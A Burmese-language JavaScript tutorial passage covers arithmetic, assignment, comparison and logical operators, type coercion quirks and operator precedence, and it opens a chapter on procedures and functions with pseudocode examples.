ဒီပေါင်းနှုတ်မြောက်စား သက်တတွေဟာ ကိန်းကဏ္ဍးလိုအပ်တဲ့နေရာမှာ ပေးလာတဲ့တန်ဖိုးကို ကိန်းကဏ္ဍးဖြစ်အောင် အလိုအလျောက်ပြောင်းပြီး အလုပ်လုပ်ပေးကြပါတယ်။ ဒီလိုအလိုအလျောက် ပြောင်းပြီး အလုပ်လုပ်ပေးတာဟာ + သက်တရဲ့ String Concatenation လုပ်ပေးတဲ့သောနဲ့ တွေ့တဲ့ အခါ အခုလို ကမောက်ကမတွေကို ကြံးတွေ့ရတတ်ပါတယ်။

JavaScript

```
"11" + 1          // 111
"11" - 1        // 10
```

String 11 ကို Number 1 နဲ့ ပေါင်းတဲ့အခါ 111 ကိုရပါတယ်။ + သက်တက Number 1 ကို String ပြောင်းပြီး တွဲဆက်ပေးလိုက်လိုပါ။ String 11 ထဲကနေ 1 နှုတ်လိုက်တဲ့အခါကျတော့ 10 ရနေပါတယ်။ String 11 ကို Number 11 ဖြစ်အောင် အလိုအလျောက် ပြောင်းပြီး အလုပ်လုပ်သွားတဲ့ အတွက်ကြောင့်ပဲ ဖြစ်ပါတယ်။

JavaScript ရဲ့ ဒီကမောက်ကမကိစ္စလေးတွေဟာ ပရီဂရမ်မာတွေရဲ့ ကြားထဲမှာ ရယ်သွမ်းသွေးစရာလေး တွေ ဖြစ်နေကြပါ။ ရယ်သွမ်းသွေးတာ သွေးလို့ရပါတယ်၊ ဒါပေမယ့် ဘာကြောင့် ဒီလိုဖြစ်တာလဲ ဆိုတဲ့ အကြောင်းရင်းကို သိထားဖို့တော့ လိုပါတယ်။ အကြောင်းရင်းကို သိထားမယ်ဆိုရင် ဖြစ်ချင်ရာတွေဖြစ်နေတာမျိုး မဟုတ်ဘဲ သူအမိပါယ်နဲ့သူ အလုပ်လုပ်နေတာဆိုတာကို သတိပြုမိမှာပဲ ဖြစ်ပါတယ်။

ဖြည့်စွက်မှတ်သားရမယ့် Operator နှစ်ခုကတော့ % သက်တနဲ့ ** သက်တတို့ပဲ ဖြစ်ပါတယ်။ % သက်တကို အကြွင်းရှာဖို့ သုံးပါတယ်။ ပုံမှန်အားဖြင့် ရှိုးရှိုးစားလိုက်ရင် ရလဒ်ကို အသေမကိန်းနဲ့ ပြန်ရမှာ

ပါ။ % သက်တကတော့ အကြွင်းကိုကိန်းပြည့်အနေနဲ့ ပြန်ပေးပါမယ်။ ဥပမာ -

JavaScript

```
5 / 3      // 1.6666666666666667
5 % 3      // 2
```

5 ကို 3 နဲ့စားတဲ့အခါ မပြတ်တဲ့အတွက် ကြွင်း 2 ကို ရလဒ်အနေနဲ့ ပြန်ရတာပါ။ ** သက်တကိုတော့ Exponent Operator ရှာဖို့သုံးရပါတယ်။ ဥပမာ -

JavaScript

```
2 ** 2      // 4
2 ** 3      // 8
```

နောက်ထပ် ဖြည့်စွက်မှတ်သားရမယ့် Operator နှစ်ခုကတော့ ++ နဲ့ -- ဖြစ်ပါတယ်။ ++ ကို တစ်တိုးဖို့သုံး ပြီး -- ကို တစ်နှုတ်ဖို့သုံးပါတယ်။ ဥပမာ -

JavaScript

```
let a = 2

a++          // 2
a            // 3
```

နောက်အရ a ရဲ့ မူလတန်ဖိုး 2 ဖြစ်ပါတယ်။ ++ နဲ့ တစ်တိုးလိုက်လို့ တစ်တိုးသွားပေမယ့် အဖြေရလဒ်အနေ နဲ့ 2 ပဲ ရတာကို သတိပြုပါ။ a တန်ဖိုးကို ထပ်ထုတ်ကြည့်တဲ့အခါ တစ်တိုးပြီးတန်ဖိုး 3 ကို ရပါတယ်။ ++ သက်တကို နောက်မှာထားတဲ့အခါ အလုပ်အရင်လုပ်ပြီးမှ တစ်တိုးတယ် ဆိုတဲ့သဘော ဖြစ်ပါတယ်။

JavaScript

```
let b = 3

++b          // 4
b            // 4
```

ဒီနောက်မှာတော့ b ရဲ့ မူလတန်ဖိုး 3 ဖြစ်ပါတယ်။ ++ နဲ့ တစ်တိုးလိုက်တဲ့အတွက် အမှန်တစ်ကယ်တစ်တိုး သွားသလို ရလဒ်အနေနဲ့လည်း တစ်တိုးပြီးတန်ဖိုးကို ရပါတယ်။ b ရဲ့ လက်ရှိတန်ဖိုးကို ကြည့်လိုက်ရင်

လည်း တစ်တိုးပြီးတန်ဖိုးကိုပဲ ရပါတယ်။ `++` သက်တကို ရွှေမှာထားတဲ့အခါ အရင်တစ်တိုးပြီးမှ အလုပ်လုပ်တယ် ဆိုတဲ့ သဘောကို သတိပြုရမှာပါ။

-- လည်း ဒီသဘောပါပဲ။ တစ်နှစ်ပေးပါတယ်။ -- ကိုနောက်မှာထားရင် အလုပ်အရင်လုပ်ပြီးမှ တစ်နှစ်ပြီး -- ကိုရွှေမှာထားရင် တစ်နှစ်ပြီးတော့မှ အလုပ်လုပ်ပေးသွားမှာပဲ ဖြစ်ပါတယ်။
ဒီ Operator တွေကို နှစ်ခုထက်ပိုတဲ့ တန်ဖိုးတွေနဲ့ တွဲသုံးလိုက်ပါတယ်။ ဥပမာ -

JavaScript

```
let result = 4 + 5 - 1 * 3 / 2
```

ဒီလိုတွဲသုံးတဲ့အခါ Operator တူရင် ဘယ်ကနေညာ ကို အလုပ်လုပ်ပါတယ်။ ဒါကြောင့် ဒီနှစ်ခုဟာ ရလဒ်တူမှာ မဟုတ်ပါဘူး။

JavaScript

```
"$" + 4 + 5      // $45
4 + 5 + "$"      // 9$
```

ဘာကြောင့်လဲဆိုတော့ ပထမတစ်ခုမှာ \$ နဲ့ 4 ကို အရင်တွဲလို \$4 String ကိုရပြီးမှ \$4 နဲ့ 5 ကိုထပ်တွဲလို နောက်ဆုံးရလဒ် \$45 ဖြစ်သွားတာပါ။ နောက်တစ်ခုမှာတော့ 4 နဲ့ 5 ကို အရင်ပေါင်းလို Number 9 ရပြီးမှ 9 နဲ့ \$ ကိုတွဲတဲ့အတွက် 9\$ ဖြစ်သွားတာပါ။ ဒါလည်း JavaScript ရဲ့ ကမောက်ကမ သဘောသဘာဝတစ်ခုပါပဲ။ လေ့လာသူက ဘာကြောင့် ဒီလိုဖြစ်ရတာလဲ နားလည်ထားမယ်ဆိုရင်တော့ ပြဿနာမျှပါဘူး။

လိုအပ်ရင် ဂိုက်ကွင်းအဖွင့်အပိတ်တွေ တွဲသုံးနိုင်ပါတယ်။ ဂိုက်ကွင်းအဖွင့်အပိတ်ပါရင် အထဲကအလုပ်ကို အရင်လုပ်မှာဖြစ်လို စောစောကနူနာကို အခုလို ပြင်လိုက်လို ရနိုင်ပါတယ်။

JavaScript

```
"$" + (4 + 5)    // $9
```

ပုံမှန်အားဖြင့် ဘယ်ကနေညာကို အစီအစဉ်အတိုင်း အလုပ်လုပ်ပေမယ့်၊ အခုတော့ ဂိုက်ကွင်းပါသွားလို

အထကအလုပ်ကို အရင်လုပ်လိုက်တဲ့အတွက်ကြောင့်ရလဒ်က \$9 ဖြစ်သွားတာပါ။ ဘယ်ကနေသာကို အလုပ်လုပ်တယ်ဆိုတာ Operator အဆင့်တူမှ လုပ်တာပါ။ Operator တွေမှာ အစီအစဉ်အဆင့် Precedent ရှိပါတယ်။ ဒီလိုပါ –

1. ဂိုဏ်ဂွင်း
2. $++$, $--$
3. $*$, $/$, $\%$
4. $+$, $-$

ဒါရိုရှိသမျှ Operator အားလုံးရဲ့ အစီအစဉ်တွေ မဟုတ်သေးပါဘူး။ တဲ့အသုံးများမယ့် Operator တွေရဲ့ အစီအစဉ်ကိုပဲ အကျဉ်းချုပ်ပြောလိုက်တာပါ။ ဒီအစီအစဉ်အရ ကွင်းထဲက အလုပ်ကို ပထမဆုံးလုပ်ပါမယ်။ ပြီးတဲ့အခါ $++$, $--$ ရှိအရင် ဆက်လုပ်ပါမယ်။ ပြီးတဲ့အခါ အမြဲ့ကြောက်၊ အစားနဲ့ အကြွင်းရှာတဲ့ အလုပ်တွေကို လုပ်ပါမယ်။ အပေါင်းနဲ့ အနှစ်က နောက်ဆုံးမှ လုပ်မှာဖြစ်ပါတယ်။

JavaScript

```
3 - 1 + 2 * 5 / 4           // 4.5
```

ဒီနှမူနာကို အလုပ်လုပ်တဲ့အခါ 3 ကနေ 1 ကို နှုတ်၊ 2 နဲ့ပေါင်း၊ 5 နဲ့မြောက်၊ 4 နဲ့စားဆိုပြီး ဘယ်ကနေ ညာ ကို အစီအစဉ်အတိုင်း လုပ်သွားမှာ မဟုတ်ပါဘူး။ ထပ်ပြောတာပါ။ Operator Precedent တူမှုသာ ဘယ် ကနေညာကို လုပ်တာပါ။ ဒီနေရာမှာတော့ အဆင့်မတူလို့ Precedent မြင့်တဲ့ အမြဲ့ကြောက်နဲ့အစားကို အရင် ဆုံးအလုပ်လုပ်ပါတယ် ($2 * 5 / 4 = 2.5$) ရပါတယ်။ ပြီးတော့မှ ရလာတဲ့ရလဒ်ကိုသုံးပြီး အပေါင်းနဲ့ အ နှုတ်ကို ဆက်လုပ်တာပါ။ ($3 - 1 + 2.5 = 4.5$) ဖြစ်တဲ့အတွက် နောက်ဆုံးရလဒ် 4.5 ကိုရတာပါ။

```
(3 - 1 + 2) * 5 / 4           // 5
```

ဒီတစ်ခါတော့ အဖြေက 5 ဖြစ်သွားပါပြီ။ $3 - 1 + 2$ ကို အရင်အလုပ်လုပ်အောင် ကွင်းခတ်ပေးလိုက်တဲ့ အတွက်ကြောင့်ပါ။

Assignment Operators

Equal သက်တောာ ညီတယ်ဆိုတဲ့ အဓိပါယ်မဟုတ်ဘူး၊ တန်ဖိုးသတ်မှတ်ဖို့သုံးရတဲ့ Assignment Operator ဖြစ်တဲ့အကြောင်း ပြောခဲ့ပြီးဖြစ်ပါတယ်။

JavaScript

```
let num = 1           // let num ← 1
```

ဒါဟာ num Variable ဟာ 1 နဲ့ ညီတယ်ဆိုတဲ့ အဓိပါယ်မဟုတ်ပါဘူး။ num Variable ထဲမှာ 1 ဆိုတဲ့ တန်ဖိုးကို ထည့်သွင်းလိုက်တာပါ။

JavaScript

```
num = 2
```

ဒါဆိုရင် num Variable ထဲကတန်ဖိုး ပြောင်းသွားပါပြီ။ 2 ဖြစ်သွားပါပြီ။ num Variable ထဲကတန်ဖိုးကို ပြောင်းချင်တာ မဟုတ်ဘဲ ပေါင်းပြီးတိုးလိုက်ချင်တာဆိုရင် ဒီလိုရေးရပါလိမ့်မယ်။

JavaScript

```
num = num + 3
```

ဒါ Assignment လုပ်ငန်းစဉ်ဟာ အထက်မှာပြောခဲ့တဲ့ Arithmetic လုပ်ငန်းစဉ်နဲ့ ပြောင်းပြန်ပါ။ ပေါင်းနှုတ် မြောက်စား လုပ်ငန်းတွေမှာ Precedent တူရင် ဘယ်ကနေညာကို အလုပ်လုပ်ပေမယ့်၊ Assignment လုပ်ငန်းစဉ်မှာတော့ ညာကနေ ဘယ်ကိုအလုပ်လုပ်ပါတယ်။ ဒါကြောင့် ညာဘက်က num + 3 ကို အရင် အလုပ်လုပ်လိုက်တဲ့အခါ num ထဲက တန်ဖိုး 2 ကို 3 နဲ့ ပေါင်းလိုက်လို့ 5 ရမှာ ဖြစ်ပါတယ်။ ရလာတဲ့ ရလဒ် ကို num Variable ထဲ ထည့်လိုက်လို့ num Variable ထဲက လက်ရှိတန်ဖိုး 5 ဖြစ်သွားပါပြီ။ ဒါကြောင့် မူလ တန်ဖိုးမှာ ထပ်တိုးပြီး ပေါင်းထပ်လိုက်တဲ့ သဘောမျိုးကို ရတာပါ

ဒီသဘောမျိုးရဖို့အတွက် အခုလိုအတိုကောက်ရေးလို့ ရနိုင်ပါသေးတယ်။

JavaScript

```
let num = 2
num += 3           // num = num + 3
```

ဒါဆိုရင် မူလကြညာချက်အရ num ရဲတန်ဖိုး 2 ဖြစ်ပြီး += Assignment Operator နဲ့ 3 ကိုထပ်တိုးပြီး
ပေါင်းထည့်လိုက်တာပါ။ ဒါကြောင့် 5 ဖြစ်သွားပါပြီ။ ဒီလိုမျိုး တခြားအတိုကောက် Assignment Operator
တွေ ရှိကြပါသေးတယ့်။ -=, *=, /= စသည်ဖြင့်။ အားလုံးက သဘောသဘာဝအားဖြင့် += နဲ့အတူတူပါ
ပဲ။ ပေါင်းထည့်ခြင်းအစား၊ နှုတ်ထည့်ခြင်း၊ မြောက်ထည့်ခြင်း စသည်ဖြင့် ကွာသွားတာသာ ဖြစ်ပါတယ်။

ဒီလိုလည်းရေးလိုရနိုင်ပါသေးတယ်။

JavaScript

```
let a = b = c = 5
```

ဒါဆိုရင်တော့ Assignment ရဲ ညာကနေ ဘယ်ကိုအလုပ်လုပ်တဲ့ သဘောအရာ၊ ညာဘက်အစွန်ဆုံးက 5 ကို
c ထဲမှာ အရင် Assign လုပ်ပါတယ်။ ပြီးတဲ့အခါ c ရဲတန်ဖိုးကို b ထဲမှာ Assign လုပ်ပါတယ်။ ပြီးတော့မှ b
ရဲ တန်ဖိုးကို a ထဲမှာ Assign လုပ်လိုက်လို့ အခုခံဗိုရင် a, b, c အားလုံးရဲ တန်ဖိုးတွေဟာ 5 တွေ ဖြစ်သွား
ကြပါပြီ။

Comparison Operators

ပရိုဂရမ်တစ်ခုတည်ဆောက်တဲ့အခါ အစဉ်အတိုင်း အလုပ်လုပ်သွားတဲ့ Statement တွေစွဲပြီး ကွန်ပျူးတာ
ကို ဗုံးနှုန်းကြားချက်တွေ ပေးနေယုံနဲ့ မလုံလောက်ပါဘူး။ အခြေအနေပေါ်မူတည်ပြီး ဆုံးဖြတ်နိုင်စွမ်း ရှိ
အောင်လည်း ဖန်တီးပေးရပါမြို့ေမယ်။ ဘယ်လောက်ပဲ ရှုပ်တွေးတဲ့ပရိုဂရမ်ကြီး ဖြစ်နေပါစေ၊ ဆုံးဖြတ်ချက်
တွေ ခုတဲ့အခါ မှားသလား၊ မှန်သလား ဒီနှစ်မျိုးကိုပဲ ကြည့်သွားမှာပါ။ ကွန်ပျူးတာကိုယ်တိုင်က 0 နဲ့ 1
တွေစွဲပါဝင်တဲ့ Binary ကိုပဲနားလည်တာဖြစ်သလို၊ ပရိုဂရမ်မာတွေ ဖန်တီးလိုက်တဲ့ ပရိုဂရမ်တွေက
လည်း 0 လား၊ 1 လား၊ မှားသလား၊ မှန်သလား ဆိုတာကိုပဲကြည့်ပြီး ဆုံးဖြတ်အလုပ်လုပ်သွားမှာပါ။

ဒီနေရာမှာ အရေးပါလာတာကတော့ Comparison Operator ခေါ် တန်ဖိုးတွေကို နှိုင်းယှဉ်ပြီး true or
false ပြန်ပေးနိုင်တဲ့ လုပ်ဆောင်ချက်တွေပါပဲ။ တန်ဖိုးတွေက ဘယ်လောက်ဆန်းပြားနေပါစေ၊ နှိုင်းယှဉ်မှု

က ဘယ်လောက်ရှုပ်ထွေးနေပါစေ၊ သူပြန်ပေးမယ့် အဖြောကတော့ နှစ်ခုထဲက တစ်ခုပါပဲ။ true သို့ မဟုတ် false ဆိုတဲ့ Boolean ရလဒ်ကိုပဲ ပြန်ပေးမှာပါ။

Comparison Operator ထွေထဲမှာ အရေးအကြီးဆုံးနဲ့ မကြာခဏအသုံးအများဆုံးဖြစ်မှာကတော့ Equal To Operator ပဲဖြစ်ပါတယ်။ Equal To Operator နှစ်မျိုးရှိပါတယ်။ == (Double Equal) နဲ့ === (Triple Equal) တို့ပဲဖြစ်ပါတယ်။ ရိုးရိုး = (Equal) သက်တကို Assignment အတွက်သုံးတဲ့ဆိုတာ ပြောခဲ့ပြီးပါပြီ။ Type တစ်ကယ်တမ်း တန်ဖိုးတွေ ညီသလားနှင့်ယူဉ်လိုရင် Double Equal သို့မဟုတ် Triple Equal သက်တတွေကိုသုံးရတာပါ။ Double Equal ကို ရိုးရိုး Equal လိုပေါ်ပါတယ်။ တန်ဖိုးတူရင် ရပါပြီ။ Type အတိအကျ တူစရာမလိုဘူး၊ တူသလိုလိုရှိရင်ရပြီလို့ မြင်သာအောင် ပြောချင်ပါတယ်။ Triple Equal ကိုတော့ Strict Equal လိုပေါ်ပါတယ်။ တူသလိုလိုရှိယုံနဲ့ မရတော့ပါဘူး အတိအကျတူမှ ရတော့မှာပါ။ ကုဒ်နှမူနာလေး တစ်ချို့နဲ့ **ကြည့်ကြည့်ပါ**။

JavaScript

```
5 == "5"           // true
5 === "5"          // false
```

နမူနာမှာ Number 5 နဲ့ String 5 ကို ရိုးရိုး Equal နဲ့ ညီသလားလို့ နှင့်ယူဉ်တဲ့အခါ ညီတယ်ဆိုတဲ့အဖြေ true ကို ပြန်ရပါတယ်။ Type မတူပေ့မယ့်၊ Type Coercion သဘောသဘာဝနဲ့ အလိုအလျောက် ပြောင်းပြီး နှင့်ယူဉ်လိုရနေတဲ့အတွက် ညီတယ်လို့ ပြောနေတာပါ။ တန်ဖိုးတူရင်ရပြီး Type တူစရာမလိုဘူးဆိုတာ ဒါမျိုးကို ပြောတာပါ။

Strict Equal ကတော့ မရပါဘူး Number 5 နဲ့ String 5 ညီသလားနှင့်ယူဉ်တဲ့အခါ မညီဘူးဆိုတဲ့အဖြေ false ကို ပြန်ပေးပါတယ်။ ရိုးရိုး Equal ကို မသုံးသင့်တဲ့ Operator လို့ သတ်မှတ်ကြပါတယ်။ မတိကျတဲ့ အတွက် မမျှော်မှန်းနိုင်တဲ့ အများတွေကို ဖြစ်ပေါ်စေနိုင်တဲ့ အန္တရာယ်ရှိလိုပါ။ လက်တွေ့ကုဒ်ထဲမှာ တန်ဖိုးတွေ ညီမညီ နှင့်ယူဉ်ဖို့ လိုအပ်လာတဲ့အခါ Strict Equal ကိုသာ အသုံးပြုသင့်တယ်လို့ ကျမ်းကျင်သူ ပညာရှင်များက အကြံပြုထားကြပါတယ်။

နောက်ထံ Comparison Operator အနေနဲ့ အသုံးများမှာကတော့ Not Equal ဖြစ်ပါတယ်။ Exclamation သင်္ကာတနဲ့ Equal သင်္ကာတကိုတွဲပြီး != ရေးပေးရပါတယ်။ သူမှာလည်း ရှိုးရှိနဲ့ Strict မျိုးရှိပါတယ်။ ဒီလိုပါ။

JavaScript

```
5 != "5"           // false  
5 !== "5"         // true
```

ရှိခိုး Not Equal က Number 5 နဲ့ String 5 မညီဘူးလားလို့ နှင့်ယူဉ်ကြည့်တဲ့အခါ သူအမြင်မှာ ညီနေတဲ့ အတွက် ကိုယ်မေးတာမှားနေပါတယ်။ ဒါကြောင့် false ကို ပြန်ပေးပါတယ်။ Strict Not Equal ကတော့ Number 5 နဲ့ String 5 မညီဘူးလားလို့ နှင့်ယူဉ်ကြည့်လိုက်တဲ့အခါ မညီတာမှန်ကန်နေတဲ့အတွက် true ကို ပြန်ပေးပါတယ်။ ဒီနေရာမှာလည်း ရှိခိုး Not Equal != ကို အသုံးမပြုသင့်ဘူးလို့ ဆိုရပါမယ်။ လိုအပ်လာတဲ့အခါ Strict Not Equal !== ကိုအသုံးပြုရမှာပါ။

ကျန် Comparison Operator တွေကတော့ Greater Than, Less Than, Greater Than or Equal, Less Than or Equal တို့ပဲ ဖြစ်ပါတယ်။ ကုဒ်နှမူနာလေးတစ်ချို့နဲ့ ဖော်ပြပေးပါမယ်။

JavaScript

```
5 > 5      // false  
5 >= 5     // true
```

ပထမတစ်ကိမ်မှာ 5 ဟာ 5 ထက်ကြီးသလားလို့ Greater Than နဲ့ နှင့်းယျဉ်ကြည့်တဲ့အခါ မှားနေပါတယ်။ 5 ဟာ 5 ထက်မကြီးပါဘူး။ ဒါကြောင့် false ဆိုတဲ့ရလဒ်ကို ရပါတယ်။ နောက်တစ်ကိမ်မှာတော့ \geq ကိုသုံးပြီး Greater Than or Equal ဆိုတဲ့အဓိပ္ပာယ်နဲ့ နှင့်းယျဉ်ကြည့်လိုက်ပါတယ်။ ဒါအခါမှာတော့ 5 ဟာ 5 ထက်မကြီးပေမယ့် ညီနေတဲ့အတွက် true ဆိုတဲ့အဖြစ်ကို ရပါတယ်။

JavaScript

```
let num = 3
num++
num < 5           // true
num += 2
num <= 5          // false
```

ဒီကုဒ်ကိုတော့ ကိုယ့်ဘာသာပဲ လေ့လာကြည့်လိုက်ပါ။ စာနဲ့ပြန်ရေးပြီး ရှင်းပြနေစရာ မလိုတော့ဘူးလို ယူဆပါတယ်။

Logical Operators

Boolean ဆိုတဲ့ အမှား နဲ့ အမှန် နှစ်မျိုးပဲရှိတဲ့စနစ်ဟာ အလွန်ရှိုးရှင်းလုပါတယ်။ တန်ဖိုးတွေကို နှိုင်းယူဉ်ပြီး အမှား/အမှန် အဖြေရှာပေးနိုင်တဲ့ Comparison လုပ်ဆောင်ချက်ဟာလည်း သူချည်းဆိုရင် ရှိုးရှိုးလေးပါပဲ။ သူလုပ်ပေးနိုင်တာ နှစ်ခုထဲက တစ်ခုကို ရွေးပေးတာလေးပဲလေး။ အခုဆက်လေ့လာကြမယ့် Logic လို ခေါ် တဲ့ ကြောင်းကျိုးဆက်စပ်မှု သဘောသဘာဝဟာလည်း ဆန်းပြားလှတဲ့သဘော မဟုတ်ပါဘူး။ နှစ်ခုရှိုး တယ် တစ်ခုမှန်ရင် ရပြီလား၊ နှစ်ခုလုံးမှန်မှ ရမှာလား၊ ဒါလေးပါပဲ။

ဒါပေမယ့် အဲဒီရှိုးရှိုးလေးပါဆိုတဲ့ Boolean, Comparison နဲ့ Logic တို့ကို ပေါင်းစပ်လိုက်တဲ့ အခါမှာတော့ မူလအသိဉာဏ်မရှိတဲ့ ကွန်ပျူးတာ၊ သင်မပေးရင် ဘာမှမတတ်တဲ့ ကွန်ပျူးတာကို၊ အသိဉာဏ် ရှိသကဲ့သို့ ရှုပ်ထွေးဆန်းကျယ်တဲ့ ဆုံးဖြတ်ချက်တွေ ချမှတ်အလုပ်လုပ်နိုင်အောင် လမ်းညွှန် သင်ကြား နှိုင်းစေ နိုင် သွားမှာပါ။

သိပ်အုံသြုံး စိတ်လူပ်ရှားစရာ ကောင်းလှပါတယ်။ ကွန်ပျူးတာပရှိကရမ်းမင်းရဲ့ အနှစ်သာရဟာ ဒီနေရာမှာ ပေါ်တာဖြစ်ပြီး၊ အဲဒီအနှစ်သာရကို ဖြင်လိုက်ရတဲ့အချိန်မှာပဲ၊ တစ်ချို့တွေဟာ သိပ်စိတ်လူပ်ရှားတက်ကြ သွားပြီး ပရှိကရမ်းမင်းကို ခုံမင်နှစ်သက် မက်မောသွားကြတော့တာပါပဲ။ ဒီလို နှစ်သက်မက်မော သွားမိက သူတွေဟာ အရည်အချင်းပြည့်ဝတဲ့ ပရှိကရမ်မှ မလွှဲမသွေ့ဖြစ်လာမယ်သူတွေပါပဲ။

JavaScript မှာ AND, OR နဲ့ NOT ဆိုတဲ့ Logical Operator (၃) ခုရှိပါတယ်။ NOT ကတော့ ဆန့်ကျင် ဘက်ပါ။ Exclamation သက်္တကို NOT အနေနဲ့ သုံးပါတယ်။ ဒီလိုပါ။

JavaScript

```
!true      // false
!false     // true
```

ဒါကိုနည်းနည်းပိမြင်သာသွားအောင် အခုလိုလည်း ကြည့်နိုင်ပါတယ်။

JavaScript

```
let num = 3
num < 5           // true
!(num < 5)        // false
```

num ရဲတန်ဖိုးဟာ 3 ဖြစ်တဲ့အတွက် num < 5 ဆိုတဲ့နှင့်ယူဉ်ချက်ကနေ true ကိုပြန်ရပါတယ်။ သူ့ရဲ့ဆန့်ကျင်ဘက် NOT အနေနဲ့ ! သက်တကို အသုံးပြုလိုက်တဲ့အခါ ဆန့်ကျင်ဘက်ရလဒ်ဖြစ်တဲ့ false ကို ပြန်ရတာပဲ ဖြစ်ပါတယ်။

AND ကတေသာ Expression နှစ်ခုရဲ့ ရလဒ်မှာ နှစ်ခုလုံး true ဖြစ်မှ true ကို ပြန်ပေးပြီး၊ မဟုတ်ရင်တော့ false ကို ပြန်ပေးပါတယ်။ နှစ်ခုမှာ နှစ်ခုလုံး မှန်ရမယ်ဆိုတဲ့ အဓိပ္ပာယ်ပါ။ သက်တအနေနဲ့ Ampersand နှစ်ခုတဲ့ကို && အသုံးပြုပါတယ်။ ဒီလိုပါ။

JavaScript

```
let num = 3

(num > 3) && (num < 5)      // false && true → false
(num < 5) && (num > 3)      // true && false → false
(num < 5) && (num == 3)      // true && true → true
```

နှမူနာမှာပေးထားတဲ့ AND Statement (၃) ခုမှာ Expression နှစ်ခုလုံး true ဖြစ်တဲ့ Statement တစ်ခုသာ နောက်ဆုံးရလဒ် true ဖြစ်တာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ လက်တွေ့မှာ Expression တွေကို ပိုက်ကွင်းထဲ မထည့်လည်း ရပါတယ်။

JavaScript

```
let num = 3

num > 3 && num < 5           // false && true → false
num < 5 && num > 3           // true && false → false
num < 5 && num == 3          // true && true → true
```

OR ကတေသာ Expression နှစ်ခုမှာ တစ်ခု မှန်တာနဲ့ true ရလဒ်ကို ပြန်ပေးပါတယ်။ သက်တာအနေနဲ့
တော့ Bar Character လေးနှစ်ခုတဲ့ကို သုံးပါတယ်။ ဒီလိုပါ။

JavaScript

```
let num = 3

num > 3 || num < 5           // false || true → true
num < 3 || num > 3           // false || false → false
num < 5 || num == 3          // true || true → true
```

Express နှစ်ခုမှာ နှစ်ခုလုံး false ဖြစ်တဲ့ Statement လဲရင် ကျွန်ုင် Statement တွေမှာ true ရတာကို တွေ
ရမှာပဲ ဖြစ်ပါတယ်။

လက်တွေ့မှာ Logic Gate တွေက ဒီထက်ပိုပါသေးတယ်။ AND, OR, NAND, NOR, XOR စသည်ဖြင့် ရှိကြ
ပါတယ်။ NAND ဆိုတာ NOT AND ကို ဆိုလိုတာမိုလို သီးခြား Operator မလိုပါဘူး။ NOT နဲ့ AND ကို တဲ့
သုံးလိုက်လိုရပါတယ်။ NOR ဆိုတာ NOT OR ကို ဆိုလိုတာမိုလို NOT နဲ့ OR ကို တဲ့သုံးလိုက်လို ရှိနိုင်ပါ
တယ်။ ဒီလိုပါ –

JavaScript

```
let num = 3

! (num > 3 || num < 5)        // !(false || true → true) → false
! (num < 3 || num > 3)        // !(false || false → false) → true
! (num < 5 || num == 3)        // !(true || true → true) → false
```

XOR ဆိုတာကတော့ Exclusive OR ဆိုတဲ့အဓိပါယ်ပါ။ OR နဲ့ ဆင်တူပါတယ်၊ Expression နှစ်ခုမှာ တစ်ခု မှန်ရင် true ကိုရပါတယ်။ ဒါပေမယ့် ခြင်းချက်ကတော့ Expression နှစ်ခုမှာ နှစ်ခုလုံး မမှန်ရပါဘူး။ ဒါ အတွက်တော့ JavaScript မှာ အသင့်ပေးထားတဲ့ Operator မရှိပါဘူး။ Pseudocode အနေနဲ့ နှမူနာ ပြရ ရင် ဒီလိုပြလို ရနိုင်ပါတယ်။

Pseudocode

```
let num = 3

num > 3 XOR num < 5           // false XOR true → true
num < 3 XOR num > 3           // false XOR false → false
num < 5 XOR num == 3          // true XOR true → false
```

Expression နှစ်ခုလုံး true ဖြစ်နေတဲ့ နောက်ဆုံး Statement ရဲ့ရလဒ် false ဖြစ်နေတာကို သတိပြုရမှာ ပါ။ ဒါကတော့ ဗဟိုသုတအနေနဲ့ ထည့်ပြေတာပါ။ XOR ဆိုတဲ့ Operator က JavaScript မှာ မရှိပါဘူး။

ဒါ Logical Operator တွေကို Expression နှစ်ခုထက်ပိုပြီးတော့လည်း တဲ့သုံးလို ရနိုင်ပါတယ်။ တစ်ခုနဲ့ တစ်ခုလဲ ပေါင်းစပ်အသုံးပြုလို ရနိုင်ပါသေးတယ်။ ဒီလိုပါ။

JavaScript

```
let x = 3
let y = 5

x < y && y > 5 && x == 3
x < y && !(y > 5 && x == 3)
x < y && y > 5 || x == 3
```

ရလဒ်တွေ ထည့်ရေးမပေးတော့ပါဘူး။ ကိုယ်တိုင်စိတ်ကူးနဲ့ အရင်အဖြေရှာကြည့်လိုက်ပါ။ ကိုယ့်စိတ်ကူး အဖြေ မှန်မမှန် သိရဖို့အတွက် အဖြေမှန်ကို Console မှချေရေးပြီး နှင့်ယဉ်ကြည့်လိုက်ပါ။

အခန်း (၁၅) – JavaScript Procedures & Functions

ဆက်လက်ပြီးတော့ Procedure နဲ့ Function လိုခေါ်တဲ့ သဘောသဘာဝ ဆင်တူပြီး နောက်ထပ် အရေးပါတဲ့ အခြေခံလုပ်ဆောင်ချက်တွေအကြောင်း ဆက်ကြပါမယ်။ Procedure ဆိတာဟာ Statement တွေကို စုစုပေါင်းထားခြင်းပဲ ဖြစ်ပါတယ်။ ဒီလိုစုစုပေါင်းဖို့အတွက် တွန်ကွင်း အဖွင့်အပိတ်ကို အသုံးပြုကြလေးရှိပါတယ်။ လက်တွေအသုံးချက်ကို တိုက်ရှိက်ကြည့်ရင် ခေါင်းထဲမှာ ပုံဖော်ရှုပါတယ်။ မြင်ကြည့်ရခက်နေမှာစိုးလို Pseudocode လေးတစ်ချို့နဲ့ သဘောသဘာဝပိုင်းကို အရင်ရှင်းပြချင်ပါတယ်။ ဒီလိုပါ –

Pseudocode

```
{
    let a = 1;
    let b = 2;
    print a + b;
}
```

ဒါဟာ Statement တွေကို စုစုပေါင်းလိုက်တဲ့ နမူနာ ကုဒ် Block လေးတစ်ခုပါပဲ။ ဒီလို သူအစုန်းသူ စုစုပေါင်းထားတဲ့ကုဒ် Block ကို အမည်တစ်ခု သတ်မှတ်ပေးနိုင်ပါတယ်။

Pseudocode

```
add {
    let a = 1;
    let b = 2;
    print a + b;
}
```

add ဆိုတဲ့အမည်တစ်ခု သတ်မှတ်ပေးလိုက်တာပါ။ အမည်သတ်မှတ်တဲ့အခါ ရှိုးရှိုး တန်ဖိုးတစ်ခုမဟုတ်ဘဲ Procedure ဆိတာ ပေါ်လှင်အောင် Keyword လေးထည့်ပေးလိုက်ပါမယ်။

Pseudocode

```
procedure add {
    let a = 1;
    let b = 2;
    print a + b;
}
```

